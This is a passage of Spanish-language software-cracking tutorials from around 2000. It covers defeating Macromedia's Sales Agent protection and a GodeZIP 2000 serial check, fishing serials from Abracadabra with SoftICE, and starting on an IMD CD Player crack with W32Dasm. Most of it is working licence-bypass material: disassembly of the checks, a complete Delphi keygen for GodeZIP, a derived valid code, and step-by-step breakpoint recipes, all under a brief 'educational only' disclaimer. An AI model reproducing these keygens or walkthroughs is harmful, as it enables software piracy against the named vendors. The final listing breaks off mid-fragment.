En otra ventana te pedirá un **CÓDIGO DE PRODUCTO** que también tenemos gracias a los mismos archivos y a nuestro viejo y eficaz **MS-DOS EDIT.**

Para más coña las ventanas de registro te ayudan, en la ventana de registro del código de producto ya pone **DWW300-**.....,para que metas el código que falta, (impresentable).

UNOS APUNTES...

Ya tenemos los programas adecuadamente registrados, entonces pasa una cosa curiosa, aparece una ventana de **UPDATING** (con dos carpetitas y un papel volando de una a otra) y Sales Agent desaparece completamente de nuestro disco duro, ¡Adios!, dejando los programas totalmente desencriptados y funcionales

Otra cosa curiosa, si desinstalas un programa que ya hayas registrado y lo vuelves a instalar de nuevo, Sales Agent no aparece por ningún lado. El programa está completo y se ejecuta normalmente, algo se ha quedado por el registro de Windows, seguro.

PUNTO FINAL.

Tenemos ya los programas adecuadamente registrados en nuestro ordenador. ¿Qué nos impide ir a la página de MACROMEDIA completar el registro y ser usuarios debidamente autorizados?.

Nada evidentemente, tenemos todo, **PERSONAL CODE**, **UNLOCKING CODE**, **NUMERO DE SERIE** y **CODIGO DE PRODUCTO.**

Vamos a dar una vuelta por MACROMEDIA ESPAÑA más que nada por la curiosidad de saber el precio de venta de todos estos programas.

Aquí tienes la dirección http://www.macromedia.com/es/

En la tabla de abajo esta el precio de los productos "protegidos" con Sales Agent. Se pueden bajar las versiones de demostración del enlace **PRODUCTOS**.

Por cierto, he pasado de registrarme, ¿para qué?, yo no voy a utilizar estos programas para nada, mi objetivo **ERA** Sales Agent.

PRODUCTO	PRECIO EN $ *	PRECIO EN PELAS
COURSEBUILDER for DREAMWEAVER	199 $	± 36.000
DREAMWEAVER	299 $	± 55.000
* DRUMBEAT 2000 E-COMMERCE	599 $	± 110.000
* DRUMBEAT 2000 JAVA SERVER	599$	± 110.000
FIREWORKS 3	199 $	± 36.000
FLASH 4	299 $	± 55.000

*** El DRUMBEAT, no lo tenian ni referenciado de lo nuevo que es. He tenido que ir a yankilandia a mirar.**
*** El valor del dólar está calculado según el cambio al cierre del Mercado de Divisas a 11/08/00.**

CONCLUSIONES...

Sin comentarios...

VAMOS A DEJARLO...

Ah! se me olvidaba, digamos adios a Sales Agent todos juntos. ¡Bye!, ...¡Bye!...

Dedicado al maestro...

"...look toward east from your window,
sip a Martini-Vodka and say three times:
Thank you, +ORC!"

Karpoff Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	GodeZIP 2000 v7.8

PROTECCION:	Numero de Serie, Limitacion de Usos		
Descripcion:	**Programa de Compresion.**		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://home.worldnet.fr/dgode		
Herramientas:	**SICE y Algun lenguaje de Programacion**		
CRACKER:	**RAZiEL**	**FECHA:**	**07/09/2000**

INTRODUCCION

1.- Saludos:

Hola a todos, de vuelta a las andadas, soy RAZiEL, del Grupo [K-FoR], y sólo deciros, que me alegra mucho el nivel de aceptación que está teniendo el grupo aún antes de haber salido "Oficialmente"; Espero que aprendáis un poco más hoy sobre las protecciones, y nada, a lo nuestro.


Ten en cuenta que este tutorial está realizado únicamente con fines educativos, y que no puedo hacerme responsable del mal uso que se pueda hacer de la información aquí expuesta. Si te gusta el programa CÓMPRALO.

AL ATAKE

2.- Conociendo a la Víctima:

GodeZIP 2000 v7.8 para Windows, un programa para el tratamiento de la compresión, tanto por volúmenes como por archivos únicos que maneja la mayoría de los compresores que actualmente existen; pero queda mucho atrás de otros programas pertenecientes a su categoría, pues compresión por RAR; por ejemplo, no está a nuestra disposición.

Hacemos la instalación de nuestro flamante programa y, tras ejecutarlo, aparece ventana pantalla como esta:



Este programa, cada vez que lo intentas registrar y fallas 4 veces la introducción del LICENSE NUMBER (LN) y el CODIGO CORRESPONDIENTE (CC) correspondiente, se cierra, y “pierdes” una oportunidad de uso. En este punto, os diré, que GodeZIP tiene un fallo ENORME, ya que si la primera vez que lo ejecutamos, en vez de darle a OK, pulsamos About e introducimos 4 veces el LN y el CR de manera incorrecta, no “pierdes” oportunidades de uso, puesto que empieza a contar el número de usos cuando está completamente configurado.

3.- Toma de Contacto:

Bien; pulsamos About y “Enter my code” e introducimos, por ejemplo:

- License Number (LN): 12345678912345
- Corresponding Code (CC): 987654321312

y... nada, ventanazo; BAD LN; BAD CC; RETRY... Bien... pues a CRACKEARLO!!!, pero antes; echemos un vistazo con File Analizer para ver si está empaquetado... y... no lo está (mejor, así nos ahorramos trabajo).

Comentario Sabroso: La longitud mínima del Serial de dicho programa son 15 Dígitos (pues realiza 15 comprobaciones distintas con los diversos números introducidos); no creáis que he introducido tantos dígitos por casualidad.

Cargamos SICE y al lío...

4.- Destripando...

Entramos de nuevo en el programa; y sin pulsar OK (Para evitar que la barrita de usos suba), pulsamos About; y tras meter el LN y CC; pulsamos CTRL + D para ir a SICE y ponemos los clásicos BPX GETDLGITEMTEXTA, SHOWWINDOW... Pulsamos OK y el que pica es GETDLG...

Bien, hemos caido dentro de USER32; No nos interesa, por lo que pulsamos F12; Ahora dentro de GODEZIP, pero hay una llamada a la API tres líneas más abajo, tampoco interesa... por lo que pulsamos de nuevo F12 y aparecemos aquí:

```
004034E1   call 402934 > Vamos Traceando con F10 para evitar meternos de subrutinas,
                         seguimos y…
004034E6   mov 44F696, ax
004034EC   push 1
004034EE   push 44F210 > Nuestro LN
004034F3   push 44F223 > Nuestro CC
004034F8   call 402B84
```

Vaya, Vaya, GodeZIP pone en esas dos direcciones de memoria nuestro LN y CC; Y llama a una función... Sospechoso, ¿Verdad?; ¿Porqué no nos metemos en esa función con F8?; Bien, ya estamos dentro, seguimos Traceando y llegamos aquí...

No sin saber anteriormente que en EBX está nuestro CC...

```
00402BEA  cmp byte ptr [ebx], 44h > Compara el primer dígito de nuestro CC con un 44h (“D”)
00402BED  setz al > Introduce “1” si son iguales
00402BF0  movzx edx, al > Pasa a edx el valor de al
00402BF3  mov ecx, [ebp+04] > Introduce en ECX, [EBP+04] en adelante; que “casualmente” es
                              nuestro LN
00402BF6  cmp byte ptr [ecx], 47h > Compara el primer dígito de nuestro LN con un 47h (“G”)
00402BF9  setz al > Introduce “1” si son iguales
00402BFC  and eax, 0FFh … Modifica el Flag “Z” Según eax
00402C01  test eax, edx > Testa eax y edx
00402C03  jz 402DE0 > Si son iguales; sigue con la comprobación, en otro caso: BAD LN...
```

Llegados a este punto; tenemos que claramente; El inicio de nuestro CC ha de ser una “D” y el inicio de nuestro LN una “G”; en caso contrario saltará el programa y no podremos seguir con la comprobación... Seguimos con la siguiente..

```
00402C09   call 402B3C
00402C0E   test eax, eax
00402C10   jnz 402DE0
00402C16   movsx edx, byte ptr [ebx+06] > Coge el séptimo carácter del CC y lo introduce en
                                          EDX
00402C1A   mov ecx, [ebp+04] > Introduce en ECX, [EBP+04] en adelante ( nuestro LN )
00402C1D   movsx eax, byte ptr [ecx+01] > Coge el Segundo carácter del LN y lo introduce en
                                          EAX
00402C21   add eax, 1Eh > suma al carácter de LN 1Eh (“30”)
00402C24   cmp edx, eax > Compara el resultado con el carácter cogido anteriormente de
                            nuestro CC
00402C26   jnz 402DE0 > En caso de que ambos caracteres sean distintos; salta a BAD LN...
                          en otro caso sigue...
```

Ya sabemos que nuestro séptimo carácter del CC tiene que ser el segundo del LN + 30d...

Perfecto; llegados a este punto puedo dejar de explicar el código; ya que las estructuras siguientes son idénticas a la anterior, pero cogiendo otros caracteres de LN y CC y sumando una cantidad distinta; no obstante adjunto lo que hace:

Tercera comprobación...

```
00402C39   movsx edx, byte ptr [ebx+05] > Coge el sexto carácter del CC
00402C40   movsx eax, byte ptr [ecx+02] > Coge el tercer carácter del LN
00402C44   add eax, 17h > Suma (“23”) En decimal…
```

Cuarta…

```
00402C5C   movsx edx, byte ptr [ebx+02] > Coge el tercer carácter del CC
00402C63   movsx eax, byte ptr [ecx+03] > Coge el cuarto carácter del LN
00402C67   add eax, 1Fh > Suma (“31”) En decimal…
```

Quinta...

```
00402C7F   movsx edx, byte ptr [ebx+07] > Coge el octavo carácter del CC
00402C86   movsx eax, byte ptr [ecx+04] > Coge el quinto carácter del LN
00402C8A   add eax, 11h > Suma (“17”) En decimal…
```

Sexta...

```
00402CA2   movsx edx, byte ptr [ebx+03] > Coge el cuarto carácter del CC
00402CA9   movsx eax, byte ptr [ecx+05] > Coge el sexto carácter del LN
00402CAD   add eax, 13h > Suma (“19“) En decimal…
```

Séptima...

```
00402CC5   movsx edx, byte ptr [ebx+01] > Coge el segundo carácter del CC
00402CCC   movsx eax, byte ptr [ecx+06] > Coge el séptimo carácter del LN
00402CD0   add eax, 15h > Suma (“21“) En decimal…
```

Octava…

```
00402CE8   movsx edx, byte ptr [ebx+04] > Coge el quinto carácter del CC
00402CEF   movsx eax, byte ptr [ecx+07] > Coge el octavo carácter del LN
00402CF3   add eax, 1Dh > Suma (“29“) En decimal…
```

Novena...

```
00402D0B   movsx edx, byte ptr [ebx+08] > Coge el noveno carácter del CC
00402D12   movsx eax, byte ptr [ecx+08] > Coge el noveno carácter del LN
00402D16   add eax, 1Eh > Suma (“30“) En decimal…
```

Décima...

```
00402D2E   movsx edx, byte ptr [ebx+09] > Coge el décimo carácter del CC
00402D35   movsx eax, byte ptr [ecx+0D] > Coge el décimo cuarto carácter del LN
00402D39   add eax, 1Ch > Suma (“28“) En decimal…
```

Décimo Primera...

```
00402D51   movsx edx, byte ptr [ebx+0A] > Coge el decímo primer carácter del CC
00402D58   movsx eax, byte ptr [ecx+0E] > Coge el décimo quinto carácter del LN
00402D5C   add eax, 18h > Suma (“24“) En decimal…
```

Décimo Segunda...

```
00402D6C   movsx edx, byte ptr [ebx+0B] > Coge el décimo segundo carácter del CC
00402D73   movsx eax, byte ptr [ecx+0B] > Coge el décimo segundo carácter del LN
00402D77   add eax, 15h > Suma (“21“) En decimal…
```

Décimo Tercera...

```
00402D87   movsx edx, byte ptr [ebx+0C] > Coge el décimo tercer carácter del CC
00402D8E   movsx eax, byte ptr [ecx+0C] > Coge el décimo tercer carácter del LN
00402D92   add eax, 16h > Suma (“22“) En decimal…
```


Décimo Cuarta...

```
00402DA2   movsx edx, byte ptr [ebx+0D] > Coge el décimo cuarto carácter del CC
00402DA9   movsx eax, byte ptr [ecx+0A] > Coge el décimo primer carácter del LN
00402DAD   add eax, 1Bh > Suma (“27“) En decimal…
```

Última comprobación...

```
00402DBD   movsx edx, byte ptr [ebx+0E] > Coge el décimo quinto carácter del CC
00402DC4   movsx eax, byte ptr [ecx+09] > Coge el décimo carácter del LN
00402DC8   add eax, 1Dh > Suma (“29“) En decimal…
```

Bien! En el caso de haber pasado todas las comprobaciones de manera “legal” (también puedes trucar los saltos); te aparecerá la ansiada ventana:




Y nuestro CC habrá quedado transformado en: DKRHTIOEVPMGILV

5.- Creando un KeyGen:

Creo que está suficientemente claro lo que hace la rutina de comprobación en cada caso... así que ya podemos crear nuestro KeyGen; Para ello has de tener mínimos conocimientos de programación en cualquier lenguaje; yo por ejemplo he escogido Delphi 3.0; aunque se puede hacer en cualquier otro...

Adjunto mi código en Delphi poco depurado, ya que se podría hacer con Arrays y no de forma tan loca; pero, como acabo de empezar a programar en Delphi y todavía no tengo demasiado dominio y, además, para que se entienda mejor, lo he dejado así.

También dejar claro, que puesto que todos los LN y CC comienzan por G y D Respectivamente eso lo añadiremos al Final... para poder implementar dicho código será necesario crear un proyecto con los siguientes controles y nombres:




```
Procedure TForm1.Button1Click(Sender: TObject);

VAR // Declaración de Variables //
Licensecode,Serialcode: String;
P1,P2,P3,P4,P5,P6,P7,P8,P9,P10,P11,P12,P13,P14: Integer; // Todas las Posiciones del LN //
S1,S2,S3,S4,S5,S6,S7,S8,S9,S10,S11,S12,S13,S14: String; // Todas las posiciones del CC //

BEGIN //Inicio del Código//
Licensecode:= Licencia.Text; // Asigna a la variable de Licensecode lo que hay en la
                                  casilla de Licencia //
If strLen(pchar(Licensecode)) = 0 Then // Si la longitud de Licensecode =0; es decir, no
                                            se ha introducido nada... //
   begin
     Showmessage ('Por favor rellena la casilla de licencia'); // Muestra este mensaje //
     exit;
   end;

If strLen(pchar(Licensecode)) < 14 Then // Si hay menos caracteres de los que usa para
                                             comprobar… //
  begin
   Showmessage ('Has de Poner los 14 Caracteres'); // Muestra este mensaje //
   exit;
  end;

P1 := Ord(licensecode[1]);   // Asigna el valor Ascii de la posición [x] del LN a un P[x] //
P1 := P1+30;    // Suma "x" en Ascii //
S6:= Chr(P1);  // Convierte el resultado a Carácter y lo asigna a una posición [x]
                    determinada del CC //
P2 := Ord(licensecode[2]);
P2 := P2+23;  // Repite lo mismo pero con otro valor… //
S5:= Chr(P2);
P3 := Ord(licensecode[3]);
P3 := P3+31;  // Igual… //
S2:= Chr(P3);
P4 := Ord(licensecode[4]);
P4 := P4+17;  // Igual… //
S7:= Chr(P4);
P5 := Ord(licensecode[5]);
P5 := P5+19; // Igual… //
S3:= Chr(P5);

P6 := Ord(licensecode[6]);
P6 :=P6+21; // Igual… //
S1:= Chr(P6);

P7 := Ord(licensecode[7]);
P7 :=P7+29; // Igual… //
S4:= Chr(P7);

P8 := Ord(licensecode[8]);
P8 :=P8+30; // Igual… //
S8:= Chr(P8);

P9 := Ord(licensecode[9]);
P9 :=P9+29; // Igual… //
S14:= Chr(P9);
```

```
P10 := Ord(licensecode[10]);
P10 :=P10+27; // Igual… //
S13:= Chr(P10);

P11 := Ord(licensecode[11]);
P11 :=P11+21; // Igual… //
S11:= Chr(P11);

P12 := Ord(licensecode[12]);
P12 :=P12+22; // Igual… //
S12:= Chr(P12);

P13 := Ord(licensecode[13]);
P13 :=P13+28; // Igual… //
S9:= Chr(P13);

P14 := Ord(licensecode[14]);
P14 :=P14+24; // Igual… //
S10:= Chr(P14);

Codigo.text:= 'D'+S1+S2+S3+S4+S5+S6+S7+S8+S9+S10+S11+S12+S13+S14; //Muestra el CC
                                                        añadiendole “D” al inicio //
Licencia.Text:='G' + Licensecode; // Al LN le añadimos la “G” Al principio //
END;
```

6.- Finalizando…

Creo que eso es todo; Lo compiláis y listo; pero si probais con letras puede que dicho algoritmo no funcione tal y como debería; por lo que implementamos algo en la caja de texto de Licencia:

```
Procedure TForm1.LicenciaChange(Sender: TObject);

begin
     If licencia.Text = '' then exit;
     If (ord(licencia.text[strlen(pchar(licencia.text))]) < 48) or                    f
          (ord(licencia.text[strlen(pchar(licencia.text))]) > 57) then

begin
   showmessage('Sólo Números');
   licencia.Clear;
   exit;
end;
```

Así hacemos que no se puedan introducir letras en dicha caja, con lo cual nos quitamos de problemas ¿Porqué 48 y 57?; pues mira una tabla ASCII y lo comprenderás...

7.- Agradecimientos…

Espero que os haya servido de algo este tutorial; y sin más me despido por hoy, no sin antes darle las gracias al Profesor X y a los demás Crackers del Egroup del cual formo parte; y por supuesto a los demás miembros de K-FoR y en especial a ViPER por dejarme el libro del fabuloso DELPHI...

Ya sabéis, para alguna recomendación, consulta, o crítica constructiva: Raziel@telepolis.com

Un Abrazo a todos : **RAZiEL**

Porque somos muchos...

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Abracadabra 1.2.6**

PROTECCION:	**Name / Serial**		
Descripcion:	**Explorador para el windows**		
Dificultad:	**Principiante**		
DOWNLOAD:	www.lighttek.com		
Herramientas:	**Softice**		
CRACKER:	**Riverwind**	**FECHA:**	**07/09/2000**

INTRODUCCION

Bueno este es mi primer tutorial y espero que os sirva para algo,mi nivel es algo basico ya que solo llevo un par de meses,las razones que me llevaron hacer este tuto es compartir la informacion y por que asi puedo aprender mucho mas.

Con este programa puedes ver casi cualquier archivo.El programa abre muchos tipos de texto y archivos de gráficos.También puedes navegar a través de los directorios.

Este documente es solo con fines educativos y en cualquier caso el autor se hace responsable del mal uso de el.

AL ATAKE

Lo que vamos hacer es capturar un serial valido,abrimos el simbol loader.clik sobre File y despues Open....,bien,ahora le damos a los engranejes y nos aparecera una ventanita,la aceptas y entraras en softice,pulsa Ctrl+D y el programilla seguira ejecutandose como si nada,nos vamos al about y pulsamos sobre Registration,ponemos el name y el serial que querais,en mi caso usare Riverwind y de serial 123456,le damos al Ok y como era de esperar nos dice que no vale pa na :(bueno,bueno,no desespereis,aceptamos la ventanita y antes de pulsar Ok nos meteremos en el softice con Ctrl+D para poner un breakpoint,nosotros utilizaremos este,teclear bpx hmemcpy y luego enter,ahora tendremos que salir del softice asi que Ctrl+D y estaremos fuera del softice,ahora tendreis que pulsar sobre Ok con nuestros datos si lo habeis hecho bien estaremos de nuevo en el softice,ahora tendremos que localizar la rutina que comprueva nuestro serial falso con el auntentico.

Asta aqui bien no?,bueno pues ahora lo que tenemos que hacer es quitar el breakpoint para ello utilizaremos el comando bc* y luego enter con esto lo que hareis sera borrar todos los breakpoint que pudierais haber puesto.Como lo que queremos es capturar un serial valido pulsaremos F11,ya que de lo contrario le seguiremos la pista al name,ahora ya estamos por el buen camino,bien,ahora observar que pone algo asi como USER<01>en color verde,esto significa que estamos fuera del abracadabra,asi lo que tenemos que hacer es pulsar F12 asta llegar a el,tendreis que pulsar F12 unas 6 veces,cuando la hallais localizado lo que tendremos que hacer sera tracear el programa asta localizar esto

0046e76d call 004029fc

0046e772 imul eax,000007b2

9946e778 mov esi,eax

0046e77a cmp esi,(ebp-04)---------->lleva nuestro serial

Si habeis llegado hasta aqui felicitaros por que ya teneis vuestro serial,para saber cual es teneis que llegar con f10 hasta 0046e77a y despues teclear lo siguiente d esi y pulsar enter y en la pantalla de datos tendreis vuestro ansiado serial,para que no os perdais os tiene que salir algo parecido a esto....

001cad54 0001879380 "LiT"

Sabeis ya el serial?solo teneis que quitar los ceros y ya tendreis un serial valido,siempre y cuando hallais utilizado mi name.Bueno espero que lo hallais entendido,he tratado de explicarme lo mejor que he podido.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa	**IMD CD PLAYER 1.01 e INFOTEL 3.10**

PROTECCION:	**Serial**		
Descripcion:	**Reproductor de CD's**		
Dificultad:	**Facilucha**		
DOWNLOAD:	**http://www.ctv.es/USERS/imedia**		
Herramientas:	**Softice, W32dasm**		
CRACKER:	**Yerba Mate**	**FECHA:**	**16/09/2000**


INTRODUCCION

Bienvenidos al tercer tutorial. Espero que el segundo haya quedado claro y que hayas obtenido los seriales para **' Visual Business Card '** y **' Visual Labels '**. En este conseguiremos la clave para ***Imd cd player 1.01*** con *Soft-Ice* no sin antes analizarlo con *WD32DSM89*. Se podría conseguir la clave más fácil y rapidamente trabajando solo con *Soft-Ice*, pero lo que buscamos es aprender. El listado que nos da WD32DSM nos permite practicar la lectura de ***asembler* .** Las *horas* que pasemos aprendiendo asembler seran *días* ahorrados a la hora de crackear.

AL ATAKE

Corremos el programa vamos a *' help ' ' register'* e ingresamos nuestros datos (no hace falta decir que pongas los tuyos) En mi caso esto es lo que puse:

Le deamos a *registrarse* y como era lógico nos dice que no es válido. Desensamblamos nuestra vítima con el WD32DSM le damos al botón boto y buscamos nuestro mensaje de error



Doble click en la referencia y nos lleva directamente a lo que vemos

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A53A(U)
|
:0045A546 A138594700                mov eax, dword ptr [00475938]
:0045A54B E8B480FEFF                call 00442604
:0045A550 EB20                      jmp 0045A572

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0045A449(C), :0045A45C(C)
|
:0045A552 A1E43D4700                mov eax, dword ptr [00473DE4]
:0045A557 833800                    cmp dword ptr [eax], 00000000
:0045A55A 750C                      jne 0045A568

* Possible StringData Ref from Code Obj ->"Invalid Register."
                                    |
:0045A55C B828A64500                mov eax, 0045A628
:0045A561 E806EAFEFF                call 00448F6C
:0045A566 EB0A                      jmp 0045A572

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0045A55A(C)
|

* Possible StringData Ref from Code Obj ->"Registro Inv"
                                    |
:0045A568 B844A64500                mov eax, 0045A644
:0045A56D E8FAE9FEFF                call 00448F6C

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0045A550(U), :0045A566(U)
|
:0045A572 33C0                      xor eax, eax
:0045A574 5A                        pop edx
```

W32Dasm List ... File:Cdp.exe

Inmediatamente sobre ***' invalid register '*** vemos una **comp**aración seguida de un **jne** pero a no confundirse que eso no nos sirve. Que como lo se? Fijate a donde salta (0045A568) **' registro inválido '.** Lo único que hace es seleccionar el idioma. Bueno y entonces que hacemos. Más arriba tenemos *Referenced by (U)nconditional or (C)onditional jump at adresses:* ***0045A449 ,0045A45C .*** Vamos a ver que encontramos en esas posiciones **.**

```
:0045A40D 8D55F8                  lea edx, dword ptr [ebp-08]
:0045A410 A138594700              mov eax, dword ptr [00475938]
:0045A415 8B80E0020000            mov eax, dword ptr [eax+000002E0]
:0045A41B E814F1FCFF              call 00429534
:0045A420 8B45F8                  mov eax, dword ptr [ebp-08]
:0045A423 8D55FC                  lea edx, dword ptr [ebp-04]
:0045A426 E8356F0000              call 00461360
:0045A42B 8D55F8                  lea edx, dword ptr [ebp-08]
:0045A42E A138594700              mov eax, dword ptr [00475938]
:0045A433 8B80E4020000            mov eax, dword ptr [eax+000002E4]
:0045A439 E8F6F0FCFF              call 00429534
:0045A43E 8B55F8                  mov edx, dword ptr [ebp-08]
:0045A441 8B45FC                  mov eax, dword ptr [ebp-04]
:0045A444 E81799FAFF              call 00403D60
:0045A449 0F8503010000            jne 0045A552
:0045A44F 8B45FC                  mov eax, dword ptr [ebp-04]

* Possible StringData Ref from Code Obj ->"lllllllllllllll"
                                  |
:0045A452 BAA4A54500              mov edx, 0045A5A4
:0045A457 E80499FAFF              call 00403D60
:0045A45C 0F84F0000000            je 0045A552
:0045A462 A1383D4700              mov eax, dword ptr [00473D38]
:0045A467 C60000                  mov byte ptr [eax], 00
:0045A46A A16C404700              mov eax, dword ptr [0047406C]
:0045A46F 8B00                    mov eax, dword ptr [eax]
:0045A471 8B80F0020000            mov eax, dword ptr [eax+000002F0]
:0045A477 33D2                    xor edx, edx
:0045A479 E8A6EFFCFF              call 00429424
:0045A47E A16C404700              mov eax, dword ptr [0047406C]
:0045A483 8B00                    mov eax, dword ptr [eax]
:0045A485 8B80F4020000            mov eax, dword ptr [eax+000002F4]
:0045A48B 33D2                    xor edx, edx
:0045A48D E892EFFCFF              call 00429424
:0045A492 8D55F8                  lea edx, dword ptr [ebp-08]
```


```
:0045A47E A16C404700        mov eax, dword ptr [0047406C]
:0045A483 8B00              mov eax, dword ptr [eax]
